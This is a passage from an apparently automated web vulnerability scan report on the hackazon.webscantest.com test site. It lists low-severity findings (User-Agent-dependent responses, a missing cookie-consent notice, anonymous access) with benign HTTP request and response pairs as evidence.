Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {89BD5437-7C99-4229-A929-C188268E791E}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:58 GMT
Pragma: no-cache
Content-Length: 5603
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {579F079F-B5FB-43ED-8398-0DE01F10E30C}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:58 GMT
Pragma: no-cache
Content-Length: 5603
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36	Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {C495FC20-3E78-43D8-84C4-2C7012E8F964}
Connection: Close
X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:58 GMT
Pragma: no-cache
Content-Length: 5603
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HtmlPrivacyCheck (2)

References

No references are available for this vulnerability.

Description

Natural persons may be associated with online identifiers such as cookie identifiers. This may leave traces which, in particular when combined with unique identifiers and other information received by the servers, may be used to create profiles of the natural persons and identify them. The web application does not notify users of that it is tracking users.

Recommendation

Enforce a privacy policy to get consent from users to store or retrieve any information on a computer.

0

http://hackazon.webscantest.com/product/view?id=20	Root Cause: (Parameter: / 1 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HtmlPrivacyCheck			Cookie Notification not Found	

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

Attack Traffic

Traffic #1

```
GET /product/view?id=20 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {E965337C-E98A-42D9-A12E-5C073564DAEF}
X-RTC-ATTACKTYPE: HtmlPrivacyCheck

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:38:44 GMT
Pragma: no-cache
Content-Length: 7717
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=1qi7t1fl7pd7svlbua6apnh827; path=/
Set-Cookie: visited_products=%2C20%2C; expires=Tue, 05-Mar-2024 02:38:44 GMT; Max-Age=31536000; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/ Root Cause: (Parameter: / 1 Attack Variances) INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HtmlPrivacyCheck			Cookie Notification not Found	

Original Traffic

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {97492842-ADD7-4419-9CD9-7B46487DB93F}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:34:56 GMT
Pragma: no-cache
Content-Length: 8993
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {3DBFA3DE-B0BE-45D3-A576-AD7D792A831E}
X-RTC-ATTACKTYPE: HtmlPrivacyCheck

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:54 GMT
Pragma: no-cache
Content-Length: 9054
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=bkn7amfjh6tlup2fdkci14gvm6; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

AnonymousAccessType (1)

References

CWE-284 OWASP2021-A01

Description

The presence of this vulnerability allows any user to access or post content without providing a user name/password or security token challenge.

Recommendation

Disable Anonymous Authentication in the server configuration.

0

http://hackazon.webscantest.com/	Root Cause: (Parameter: / 2 Attack Variances)	INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
AnonymousAccessType	http://hackazon.webscantest.com/	http://hackazon.webscantest.com/		

Original Traffic

```
No response for this variance
No response for this variance
```

Attack Traffic

Traffic #1

```
POST / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 0
X-RTC-REQUESTID: {8598EFF9-59F1-4750-A412-4EEB89F11140}
X-RTC-ATTACKTYPE: AnonymousAccessType

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:33 GMT
Pragma: no-cache
Content-Length: 8927
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=ie3q9cfd3f633bn474mv56au92; path=/
Set-Cookie: NB_SRVID=srv36155889; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

AnonymousAccessType	http://hackazon.webscantest.com/	http://hackazon.webscantest.com/

Original Traffic

```
No response for this variance
No response for this variance
```

Attack Traffic

Traffic #1

```
GET / HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
X-RTC-REQUESTID: {46413B82-E101-4B09-B3F9-9603442A9C90}
X-RTC-ATTACKTYPE: AnonymousAccessType

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:37:33 GMT
Pragma: no-cache
Content-Length: 8729
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Set-Cookie: PHPSESSID=c89iqrhavpepr6kcf0uj9iu2v5; path=/
Set-Cookie: NB_SRVID=srv36155888; path=/
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```